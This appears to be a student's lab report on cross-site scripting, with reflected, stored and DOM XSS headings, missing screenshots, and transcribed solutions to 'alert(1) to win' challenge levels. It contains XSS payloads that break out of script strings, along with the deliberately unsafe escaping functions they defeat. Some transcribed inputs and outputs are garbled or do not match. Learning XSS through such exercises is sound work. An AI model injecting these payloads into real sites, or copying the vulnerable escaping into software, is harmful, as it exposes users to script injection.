



CROSS SITE SCRIPTING (XSS)

NAME: BHARANI NIKESH S
ROLL NO: 18BCN7041


REFLECTED:




STORED:



DOM:




Hello, Bharani!




Hello, !

brutelogic.com.br says

OK



Hello, guest!



brutelogic.com.br says

123

OK

Challenge:

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log(""+s+"");</script>';  
}
```

Input 25

```
");alert(1);console.log(")
```

Output Win!

```
<script>console.log("");alert(1);console.log("");</script>
```

Rate this level: ★★★★★

Warmup (25)
Adobe (41)
JSON
Markdown
DOM

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  s = s.replace(/"/g, '\\');  
  return '<script>console.log(""+ s + "");</script>';  
}
```

Input 42

```
");</script><img src=x onerror=alert(1)>
```

Output Win!

```
<script>console.log("");</script><img src=x onerror=alert(1)'>";</script>
```

Console output

```
Error: Uncaught SyntaxError: Invalid or unexpected token
```

Rate this level: ★★★★★

Warmup (25)
Adobe (41)
JSON
Markdown
DOM

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  s = JSON.stringify(s);  
  return '<script>console.log(' + s + ');</script>';  
}
```

Input 63

```
");</script><img src='' onerror=alert(1)'<script>console.log('');</script>
```

Console output

```
Error: Uncaught SyntaxError: Invalid or unexpected token
```

Warmup (25)
Adobe (41)
JSON (63)
Markdown
DOM
Callback
Skandia